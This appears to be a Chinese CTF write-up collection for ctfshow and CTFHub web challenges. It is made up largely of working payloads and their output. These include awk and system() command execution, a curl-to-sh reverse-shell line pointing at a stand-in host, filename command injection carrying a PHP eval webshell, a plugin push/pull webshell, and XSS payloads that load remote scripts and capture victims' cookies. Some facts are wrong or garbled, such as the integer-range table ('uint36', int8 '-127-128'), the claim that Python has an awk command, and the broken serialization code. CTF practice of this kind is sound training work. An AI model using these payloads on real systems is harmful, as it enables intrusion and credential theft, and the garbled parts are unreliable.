

161.无一幸免

```
<?php
include "flag.php";
highlight_file(__FILE__);

if (isset($_GET['0'])) {
    $arr[$_GET['0']] = 1;
    if ($arr[] = 1) {
        die($flag);
    }
    else{
        die("nonono!");
    }
}
```

不知道是不是提出错了 arr是赋值而不是比较 那0赋值什么都可以

\$arr[] = 1 意思是给数组下一个下标赋值为1


如果题目是==

payload:

```
?0=214748364 //使用数组整型溢出绕过赋值式“永真”
?0[]=1 //数组绕过
```

162.传说之下 (雾)

贪吃蛇游戏 如果代码在前端的话 改个分数就行了



直接改分数
`this.score = 2076`
`this.bestScore = 0`

或者改加分机制
`var nowScore = this.score += 2000`

163.easyPytHon_P

源码在此：

```
from flask import request
cmd: str = request.form.get('cmd')
param: str = request.form.get('param')
# ----- Don't modify ↑ them ↑! But you can write your code ↓
import subprocess, os
if cmd is not None and param is not None:
    try:
        tVar = subprocess.run([cmd[:3], param, __file__], cwd=os.getcwd(), timeout=5)
        print('Done!')
    except subprocess.TimeoutExpired:
        print('Timeout!')
    except:
        print('Error!')
else:
    print('No Flag!')
```

如果环境出现故障，请访问[这里](#)尝试恢复。

大菜鸡敬上！

想用cmd=cat¶m= / 但是看不了当前目录 所以只能用awk

python中有一个awk命令，可以执行系统命令，长度刚好为3，格式为

```
awk '{system("ls")}'
```

```
app.py evilSource.py flag.txt start.sh app.py evilSource.py flag.txt start.sh app.py evilSource.py flag.txt start.sh app.py  
evilSource.py flag.txt start.sh app.py evilSource.py flag.txt start.sh app.py evilSource.py flag.txt start.sh app.py  
evilSource.py flag.txt start.sh app.py evilSource.py flag.txt start.sh app.py evilSource.py flag.txt start.sh app.py  
evilSource.py flag.txt start.sh app.py evilSource.py flag.txt start.sh app.py evilSource.py flag.txt start.sh app.py  
evilSource.py flag.txt start.sh app.py evilSource.py flag.txt start.sh app.py evilSource.py flag.txt start.sh app.py  
evilSource.py flag.txt start.sh app.py evilSource.py flag.txt start.sh app.py evilSource.py flag.txt start.sh Done!
```

The screenshot shows a web-based exploit tool interface. At the top, there's a command input field containing `awk '{system("ls")}'`. Below it, the output window displays the results of the command execution. The interface includes tabs for Encryption, Encoding, SQL, XSS, LFI, XXE, and Other, along with various configuration options like Post data, Referer, User Agent, Cookies, Add Header, and Clear All.

```
ctfshow{f395ab32-2065-467d-a44f-eaef4dc3c19d} ctfshow{f395ab32-2065-467d-a44f-eaef4dc3c19d}  
ctfshow{f395ab32-2065-467d-a44f-eaef4dc3c19d} ctfshow{f395ab32-2065-467d-a44f-eaef4dc3c19d}  
ctfshow{f395ab32-2065-467d-a44f-eaef4dc3c19d} ctfshow{f395ab32-2065-467d-a44f-eaef4dc3c19d}  
ctfshow{f395ab32-2065-467d-a44f-eaef4dc3c19d} ctfshow{f395ab32-2065-467d-a44f-eaef4dc3c19d}  
ctfshow{f395ab32-2065-467d-a44f-eaef4dc3c19d} ctfshow{f395ab32-2065-467d-a44f-eaef4dc3c19d}  
ctfshow{f395ab32-2065-467d-a44f-eaef4dc3c19d} ctfshow{f395ab32-2065-467d-a44f-eaef4dc3c19d}  
ctfshow{f395ab32-2065-467d-a44f-eaef4dc3c19d} ctfshow{f395ab32-2065-467d-a44f-eaef4dc3c19d}
```

The screenshot shows a second instance of the web-based exploit tool. It has a similar interface with tabs for Encryption, Encoding, SQL, XSS, LFI, XXE, and Other. The command input field contains `cmd=awk¶m={system("cat flag.txt")}`. The output window is currently empty, indicating the command has not been executed yet.

POST: cmd=awk¶m={system("cat flag.txt")}

或者平台反弹

```
shell cmd=awk&param={system("curl https://your-shell.com/ip:port|sh")}
```

164.遍地飘零

没有零，仔细看看输入有什么问题吧array(0) { }

变量覆盖

165.茶歇区

提示：茶歇区可以消耗FP(face point)来拿取食物或饮料，不同物品对应分数不同。得到114514分以上就可以拿到flag。让我们赶快开始吧！~~~~

计分板

当前得分：0

当前FP余额：1024


没脸见人，删号重来

茶歇区

食物	得分	消耗FP值	拿几个
矿泉水	1	1	<input type="text" value="0"/>
饮料	3	3	<input type="text" value="0"/>
火腿肠	1	1	<input type="text" value="0"/>
面包	3	3	<input type="text" value="0"/>
咖啡	10	10	<input type="text" value="0"/>

卷了就跑！

像是整数溢出题



看提示就是本系统最大范围

这是各位数表示范围uint8 -> 0-255

uint16 -> 0-65535

uint32 -> 0-4294967295

uint36 -> 0-18446744073709551615

int8 -> -127-128

int16 -> -32768-32767

int32 -> -2147483648-2147483647

int64 -> -9223372036854775808-9223372036854775807



再买一次 拿到flag

当前得分: 20000000000000000000
当前FP余额: -20000000000000000000

没脸见人，删号重来

茶歇区

食物	得分	消耗FP值	拿几个
矿泉水	1	1	<input type="text" value="0"/>
饮料	3	3	<input type="text" value="0"/>
火腿肠	1	1	<input type="text" value="0"/>
面包	3	3	<input type="text" value="0"/>
咖啡	10	10	<input type="text" value="0"/>

166. 小舔田？

序列化

以前陪我看月亮的时候，叫人家小甜甜！现在新人胜旧人，叫人家牛夫人。你以为我这么辛苦来这里真的是为了这条臭牛吗？是为了你这个没良心的臭猴子啊！----牛夫人

```
1 <?php
2 class Moon{
3     public $name;
4     public function __toString(){
5         return $this->name;
6     }
7 }
8 class Ion_Fan_Princess{
9     public $nickname="小甜甜";
0
1
2 }
3 $a=new Ion_Fan_Princess();
4 $b=new moon();
5 $b->name=$a;
6 echo urlencode(serial化($b));
7
```

167.LSB探姫

先看源码

```
#初始化全局变量
app = Flask(__name__)
@app.route('/', methods=['GET'])
def index():
    return render_template('upload.html')
@app.route('/upload', methods=['GET', 'POST'])
def upload_file():
    if request.method == 'POST':
        try:
            f = request.files['file']
            f.save('upload/'+f.filename)
            cmd="python3 tstege.py upload/"+f.filename
            result=os.popen(cmd).read()
            data={"code":0,"cmd":cmd,"result":result,"message":"file uploaded!"}
            return jsonify(data)
        except:
            data={"code":1,"message":"file upload error!"}
            return jsonify(data)
    else:
        return render_template('upload.html')
@app.route('/source', methods=['GET'])
def show_source():
    return render_template('source.html')
if __name__ == '__main__':
    app.run(host='0.0.0.0',port=80,debug=False)
```

发现有命令执行

抓包 命令执行

```
19 Content-Disposition: form-data; name="file"; filename="shell.php.png;ls"
20 Content-Type: image/png
21
22 <?php
23 echo "hello";
24 @eval($_POST['yjh']);?>
25 -----98095476440603996381361250038--
26
```

0 matches

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.20.1
3 Date: Wed, 11 Dec 2024 11:40:14 GMT
4 Content-Type: application/json
5 Content-Length: 205
6 Connection: close
7 Access-Control-Allow-Methods: GET,POST,PUT,DELETE,OPTIONS
8 Access-Control-Allow-Credentials: true
9 Access-Control-Expose-Headers: Content-Type,Cookies,Aaa,Date,Server,Content-Length,Connection
10 Access-Control-Allow-Headers:
DNT,X-CustomHeader,Keep-Alive,User-Agent,X-Requested-With,If-Modified-Since,Cache-Control,Content-Type,Authorization,x-auth-token,Cookies,Aaa,Date,Server,Content-Length,Connection
11 Access-Control-Max-Age: 1728000
12
13 {
    "cmd": "python3 tstege.py upload/shell.php.png;ls",
    "code": 0,
    "message": "file uploaded!",
    "result":
    "__pycache__\napp.py\nbin\ncore\nflag.py\nrequirements.txt\nstart.sh\nstatic\ntemplates\nste
g.py\nupload\n"
}
-----98095476440603996381361250038
Content-Disposition: form-data; name="file"; filename="shell.php.png;cat flag.py"
Content-Type: image/png

<?php
echo "hello";
@eval($_POST['yjh']);?>
-----98095476440603996381361250038--
```

0 matches

レスポンス

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx/1.20.1
Date: Wed, 11 Dec 2024 11:41:29 GMT
Content-Type: application/json
Content-Length: 162
Connection: close
Access-Control-Allow-Methods: GET,POST,PUT,DELETE,OPTIONS
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Content-Type,Cookies,Aaa,Date,Server,Content-Length,
Access-Control-Allow-Headers:
DNT,X-CustomHeader,Keep-Alive,User-Agent,X-Requested-With,If-Modified-Since,Cache-
Content-Type,Authorization,x-auth-token,Cookies,Aaa,Date,Server,Content-Length,Connectio
Access-Control-Max-Age: 1728000

{
    "cmd": "python3 tstege.py upload/shell.php.png;cat flag.py",
    "code": 0,
    "message": "file uploaded!",
    "result": "flag=\\"ctfshow{39e58158-fd1b-4d20-848b-e2036e9fd038}\\""
}
```

168.ls_Not_Obfuscate

Push or Pull (最好用的开源插件社区)

输入需要预览的插件名称

预览 (pull) | 贡献 (push)


您可以免费预览插件的源码与执行效果，也可以购买我们998\$的解密器进行二次开发。

您可以贡献代码给我们，我们可能会采纳，届时将提供奖励

```
<html>
  <head></head>
  <body>
    <push success='
      <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
      <title>Push or Pull (最好用的开源插件社区)</title>
      <style>::</style>
      <div class="main">
        <h3>::</h3>
        <form method="get">
          <textarea name="input" cols="80" rows="6" placeholder="请输入插件名">
          <br>
          <!-- //测试执行加密后的插件代码
          //这里只能执行加密代码，非加密代码不能执行
          eval(decode($_GET['input'])); -->
          <!-- <button name="action" value="test"> 执行 (do) </button>
          <button name="action" value="pull"> 预览 (pull) </button>
          <button name="action" value="push"> 贡献 (push) </button>
          <br>
          <textarea name="output" cols="80" rows="6" placeholder="输出结果">
        </form>
      </div>
    </div>
    <!-- Test the lib.php before use the index.php! -->
    <!-- After that, delete the robots.txt! -->
  </body>
</html>
```

查看源代码中的提示

git有回显



Push or Pull (最好用的开源插件社区)


输入需要预览的插件名称

预览 (pull)贡献 (push)

您可以免费预览插件的源码与执行效果，也可以购买我们998\$的解密器进行二次开发

您可以贡献代码给我们，我们可能会采纳，届时将提供奖励

扫描和源码的提示中 只有robots.txt有回显



看一下lib.php?flag=0没东西 换flag的值有东西 发现不是简单的解码想到提示让我放到index.php去 test一下

?input=加密源码的url编码&action=test

```
← → C fab59a4e-57ef-4d51-859a-3993996a6676.challenge.ctf.show/lib.php$?input=eJwNkze2o0AABA9EAAI0gmADGGESEE74DI%2F
```

```
Anything is good?Please test it. <?php
header("Content-Type:text/html;charset=utf-8");
include './lib.php';
if(!is_dir('./plugins/')){
    @mkdir('./plugins/', 0777);
}
//Test it and delete it !!!
//测试执行加密后的插件代码
if($_GET['action'] == 'test') {
    echo 'Anything is good?Please test it.';
    @eval(decode($_GET['input']));
}

ini_set('open_basedir', './plugins/');
if(!empty($_GET['action'])){
    switch ($_GET['action']){
        case 'pull':
            $output = @eval(decode(file_get_contents('./plugins/'.$_GET['input'])));
            echo "pull success";
            break;
        case 'push':
            $input = file_put_contents('./plugins/'.md5($_GET['output']).'_youyou', encode($_GET['output']));
            echo "push success";
            break;
        default:
            die('hacker!');
    }
}
?>
<!doctype html>
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <title>Push or Pull (最好用的开源插件社区)</title>
</head>
<style>
    .main {
        max-width: 950px;
        padding: 19px 29px 29px;
        margin: 0 auto 20px;
        background-color: #e9e4e4;
```

`is_dir` 函数检查当前目录下是否存在名为 `plugins` 的目录

思路就是先push 通过output写入要执行的命令 然后在pull找到文件路径后读取

所以先push

```
<?php echo `ls /`;?>
```

或者

```
<?php system('ls /');?>
```

然后MD5加密

密文: <?php system('ls /');?>youyou
类型: 自动 [帮助]

查询 加密

查询结果:
md5(youyou,32) = 111027b7e2e049bde24fad012d7c5164
md5(youyou,16) = e2e049bde24fad01

把hash值pull

```
bin dev etc f1agaaa home lib media mnt proc root run sbin srv sys tmp usr var pull success
```

cat flag即可


看wp学到一句话木马的rce注入方式

push与马到文件，源码加密马后写入。pull包含马，解密后包含。所以我们就直接写一句话马就去就行了。文件名是 /plugins/ 路由里的 `md5($_GET['output']).'youyou')` 本地自己运行一下就知道是什么了。

写文件：

```
1 | GET:  
2 | ?action=push&output=<?php eval($_GET[1]);?>
```

复制



The screenshot shows a PhpStorm interface with several tabs at the top: '临时1.js', '临时文件1.php', '临时文件2.php', and '临时文件3.php'. The '临时文件2.php' tab is active, displaying the following code:

```
1 | <?php  
2 |  
3 | echo md5( str: '<?php eval($_GET[1]);?>'. 'youyou' );
```

In the bottom left, the 'Run' section shows the command: `C:\phpstudy\phpstudy_pro\Extensions\php\php7.3.4nts\php.exe C:\Users\86159\AppData\Roaming\JetBrains\PhpStorm2021.2\Scratches\临时文件2.php` and the output: `d6e1f0ec8980b49f6061227495a77a44`. It also says 'Process finished with exit code 0'.

payload：

```
1 | GET:  
2 | ?action=pull&input=d6e1f0ec8980b49f6061227495a77a44&l=system('tac /flagaaa');phpinfo();
```

169.龙珠NFT



The screenshot shows the landing page for the 'DragonBall Radar (Blockchain)' project. At the top, there are navigation links: '项目简介' (highlighted in green), '开始搜索', '查看库存', and '查看源码'. Below the header, there's a teal-colored box containing the following text:

老板最近天天看web3.0、元宇宙、区块链、NFT什么的，回来跟我说这就是未来，看到别人卖元宇宙地皮，都快开心疯了，让我研发一个区块链龙珠雷达，集齐7颗龙珠就能许愿。

At the bottom of the page, there's a login form with fields for '用户名' (username) and a '登录' (login) button.

```
1. 1. \#!/usr/bin/env python  
2. 2. -*-coding:utf-8 -*-  
3. """  
4. # File : app.py  
5. # Time : 2022/10/20 15:16  
6. # Author : g4_simon  
7. # version : python 3.9.7  
8. # Description: DragonBall Radar (Blockchain)  
9. """  
10. import hashlib  
11. from flask import *  
12. import os  
13. import json  
14. import hashlib  
15. from Crypto.Cipher import AES  
16. import random  
17. import time
```

```
18. import base64
19. #网上找的AES加密代码，加密我又不懂，加就完事儿了
20. class AESCipher():
21.     def __init__(self, key):
22.         self.key = self.add_16(hashlib.md5(key.encode()).hexdigest()[:16])
23.         self.mode1 = AES.MODE_ECB
24.         self.aes = AES.new(self.key, self.mode1)
25.     def add_16(self, par):
26.         if type(par) == str:
27.             par = par.encode()
28.         while len(par) % 16 != 0:
29.             par += b'\x00'
30.         return par
31.     def aesencrypt(self, text):
32.         text = self.add_16(text)
33.         self.encrypt_text = self.aes.encrypt(text)
34.         return self.encrypt_text
35.     def aesdecrypt(self, text):
36.         self.decrypt_text = self.aes.decrypt(text)
37.         self.decrypt_text = self.decrypt_text.strip(b"\x00")
38.         return self.decrypt_text
39. #初始化全局变量
40. app = Flask(__name__)
41. flag=os.getenv('FLAG')
42. AES_ECB=AESCipher(flag)
43. app.config['JSON_AS_ASCII'] = False
44. #懒得弄数据库或者类，直接弄字典就完事儿了
45. players={}
46. @app.route('/', methods=['GET'])
47. def index():
48.     """
49.     提供登录功能
50.     """
51.     @app.route('/radar', methods=['GET', 'POST'])
52.     def radar():
53.         """
54.         提供雷达界面
55.         """
56.         @app.route('/find_dragonball', methods=['GET', 'POST'])
57.         def find_dragonball():
58.             """
59.             找龙珠，返回龙珠地址
60.             """
61.             xxxxxxxxxxxx#无用代码可以忽略
62.             if search_count==10:#第一次搜寻，给一个一星龙珠
63.                 dragonball="1"
64.             elif search_count<=0:
65.                 data={"code":1,"msg":"搜寻次数已用完"}
66.                 return jsonify(data)
67.             else:
68.                 random_num=random.randint(1,1000)
69.                 if random_num<=6:
70.                     dragonball=一个没拿过的球，比如'6'
71.                 else:
72.                     dragonball='0'#0就代表没有发现龙珠
73.             players[player_id]['search_count']=search_count-1
```

```
74. •     data=
{'player_id':player_id,'dragonball':dragonball,'round_no':str(11-
search_count),'time':time.strftime('%Y-%m-%d %H:%M:%S')}
75. •     \#json.dumps(data)='{"player_id":'
"572d4e421e5e6b9bc11d815e8a027112", "dragonball": "1", "round_no": "9",
"time":"2022-10-19 15:06:45"}'
76. •     data['address']=base64.b64encode(AES_ECB.aesencrypt(json.dumps(data))).decode()
77. •     return jsonify(data)
78. @app.route('/get_dragonball',methods=['GET','POST'])
79. def get_dragonball():
80. •     """
81. •     根据龙珠地址解密后添加到用户信息
82. •     """
83. •     xxxxxxxxx#无用代码可以忽略
84. •     try:
85. •         player_id=request.cookies.get("player_id")
86. •         address=request.args.get('address')
87. •         data=AES_ECB.aesdecrypt(base64.b64decode(address))
88. •         data=json.loads(data.decode())
89. •         if data['dragonball'] !="0":
90. •             players[data['player_id']]
['dragonballs'].append(data['dragonball'])
91. •             return jsonify({'get_ball':data['dragonball']})
92. •         else:
93. •             return jsonify({'code':1,'msg':"这个地址没有发现龙珠"})
94. •     except:
95. •         return jsonify({'code':1,'msg':"你干啥????????"})
96. @app.route('/flag',methods=['GET','POST'])
97. def get_flag():
98. •     """
99. •     查看龙珠库存
100. •    """
101. •     \#如果有7颗龙珠就拿到flag~
102. @app.route('/source',methods=['GET','POST'])
103. def get_source():
104. •     """
105. •     查看源代码
106. •     """
107. if __name__ == '__main__':
108.     app.run(host='0.0.0.0',port=80,debug=False)
```

170.xss 存储型

代码（点击自动复制），不断完善中

调用此图片后返回对应的一些信息

<https://xs.pe/LIg.jpg>

<scrIpt sRC=/xs.pe/LIg></scrIpt>

XSS Persistent

Change name

<scrIpt sRC=/xs.pe/LIg></scrIpt>

Submit

Hello,

URL

http://challenge-005d56af61c03e7f.sandbox.ctfhub.com:10800/

Send

```
<div>
</form>
<!-- Output -->
<hr>
<div>
    <h1>Hello, <scrIpt sRC=/xs.pe/LIg></scrIpt>
</h1>
</div>
```

查看记录: 190933

记录ID	190933
首次触发时间	2024-12-15 21:25:41
最后触发时间	2024-12-15 21:25:41
触发者IP	222.186.57.91
页面标题	CTFHub 技能学习 XSS Persistent
触发TOP_URL	http://challenge-005d56af61c03e7f.sandbox.ctfhub.com:10800/
触发URL	http://challenge-005d56af61c03e7f.sandbox.ctfhub.com:10800/
浏览器分辨率	800*600
referrer	
User Agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/112.0.5615.138 Safari/537.36
Cookies	flag=ctfhub{d55a6297703b3f92808edc16}
localStorage	{}
sessionStorage	{}

```
1 <html lang="en"><head>
2     <meta charset="utf-8">
3     <meta http-equiv="X-UA-Compatible" content="IE=edge">
4     <meta name="viewport" content="width=device-width, initial-scale=1">
5     <title>CTFHub 技能学习 | XSS Persistent
6     </title>
7     <link rel="stylesheet" href="/static/bootstrap.min.css">
8     <!-- HTML5 shim and Respond.js for IE8 support of HTML5 elements and media queries -->
9     <!-- WARNING: Respond.js doesn't work if you view the page via file:// -->
10    <!--[if lt IE 9]>
11        <script src="https://cdn.bootcss.com/html5shiv/3.7.3/html5shiv.min.js"></script>
```

171 xss 反射型

第一个框内注入后 复制url，把它复制到第二个框框发送，在我们的xss平台的项目中就会显示刚刚的数据包的信息，在cookie中发现了flag

XSS Reflex

What's your name CTFHub Submit

Hello, '">

Send URL to Bot

URL ?name=%3C%2Ftextarea%3E%27%22%3E%3Cscript+src%3Dhttp%3A%2F%2Fxsscom.com%2F%2FHe7bc3%3E%3C%2Fscript%3E Send

ent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
ries	flag=ctfhub{dae24ac625a49e0cfefc06a1}
age	{}
age	{}

```
46 <div>
47     <h1>Hello, <script src="/xs.pe/LIg">
48     </h1>
49 </div>
50 <hr>
```

172.xss DOM反射

challenge-145a603109fe41c4.sandbox.ctfhub.com:10800/?text=CTFHub%20is%20very%20niubility

XSS DOM Reflex

Change text CTFHub is very niubility Submit

Hello, CTFHub

CTFHub is very niubility

Send URL to Bot

URL Send

```

<!-- Output -->
<hr>
<div>
    <h1>Hello, CTFHub
    </h1>
    <p id="text"></p>
    <script>
        $('#text')[0].innerHTML = 'CTFHub is very niubility';
    </script>
</div>
<hr>

```

要构造一个闭合

```

<div class="container">
    <div class="jumbotron text-center">
        <h1> XSS DOM Reflex </h1>
        <hr>
        <!-- Alert -->
        <div id="alert"></div>
        <!-- Body -->
    <div>
        <form action method="GET"></form>
        <!-- Output -->
        <hr>
        <div> == $0
            <h1>Hello, CTFHub </h1>
            <p id="text"></p>
            <script> $('#text')[0].innerHTML = '';</script>
            <script src="//xs.pe/LIg">; </script>
        </div>

```

源码：

传入，闭合处理后：

```

<script>
    $('#text')[0].innerHTML = '';
</script>
<sCRiPt/sRC=//xs.pe/LIg>;
</script>

```

flag=ctfhub{1477f25d7a2b366bd06211aa}

{

{

```

43 </form>
44 <!-- Output -->
45 <hr>
46 <div>
47     <h1>Hello, CTFHub
48     </h1>
49     <p id="text"></p>
50     <script>
51         $('#text')[0].innerHTML = '';</script><script src="//xs.pe/LIg">; </script>
52     </script>
53 </div>

```

173.xss DOM跳转

XSS DOM JumpTo ?

JumpTo

Submit

Hello, CTFHub

Send URL to Bot

URL

Send

```
<!-- Output -->
<hr>
<div>
    <h1>Hello, CTFHub
    </h1>
    <script>
        var target = location.search.split("=");
        if (target[0].slice(1) == "jumpto") {
            location.href = target[1];
        }
    </script>
</div>
<hr>
```

发现第一行输入不了 分析一下，代码意思是 从当前页面的URL中获取查询字符串 (URL的get参数) ，如果参数名为"jumpto"，则将页面重定向到参数值所指定的URL



XSS DOM JumpTo ?

JumpTo

Submit

Hello, CTFHub

Send URL to Bot

URL

http://challenge-2c0d702bc201c711.sandbox.ctfhub.com:10800/?jumpto=javascript:\$._getScript("%22/xss88.cc/bwy%22)

Send

<input type="checkbox"/>	<input checked="" type="checkbox"/> +全部	时间	接收的内容	Request Headers	操作
<input type="checkbox"/>	-折叠	2024-12-15 23:17:21	<ul style="list-style-type: none"> location : http://challenge-2c0d702bc201c711.sandbox.ctfhub.com:10800/?jumpto=javascript:\$_.getScript(%22//xss88.cc/bwy%22) toplocation : http://challenge-2c0d702bc201c711.sandbox.ctfhub.com:10800/?jumpto=javascript:\$_.getScript(%22//xss88.cc/bwy%22) cookie : flag=ctfhub{8313c9db5f7b4abb227f6984} title : CTFHub 技能学习 XSS DOM JumpTo ? charset : UTF-8 platform : Linux x86_64 screen : 800x600 screenshotpic :  <ul style="list-style-type: none"> htmllyuanma : <pre><html lang="en"><head> <meta charset="utf-8"> <meta http-equiv="X-UA-Compatible" content="IE=edge"> <meta name="viewport" content="width=device-width, initial-scale=1"> <title>CTFHub 技能学习 XSS DOM JumpTo ?</title> </pre> <ul style="list-style-type: none"> origin - http://challenge-2c0d 	<ul style="list-style-type: none"> HTTP_USER_AGENT : Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/112.0.5615.138 Safari/537.36 REMOTE_ADDR : 222.186.57.91 IP-ADDR : 操作系统: Linux unknown 浏览器: Chrome(版本:112.0.5615.138) 	删除

174.xss 过滤空格

```
"Hello, "
<script src= xs.pe lig> </script> == $0
</h1>
```

正常注入发现空格没了

What's your name

Hello,

Send URL to Bot

URL

```
<div class="container">
  <div class="jumbotron text-center">
    <h1> XSS 空格过滤 </h1>
    <hr>
    <!-- Alert -->
    <div id="alert"> $0 </div>
    <!-- Body -->
    <div>
      <form action method="GET"> $0 </form>
      <!-- Output -->
      <hr>
      <div>
        <h1>
          "Hello, "
          <script ** src="//xs.pe/Lig"></script> == $0
        </h1>
      </div>
    </div>
  </div>

```

尝试后好像只有/**/来代替空格

```
{"record_id": "190975", "xss_token": "TEInfDY3NWVmNTQ2NWQ5ZDc="}
```

```
{}
```

```
44 <!-- Output -->
45 <hr>
46 <div>
47     <h1>Hello, <script **="" src="//xs.pe/LIg"></script>
48 </h1>
```

175.xss 过滤关键词


本题直接过了 复制的代码

```
<SCRIpt SRC=/xs.pe/LIg></SCRIpt>
```

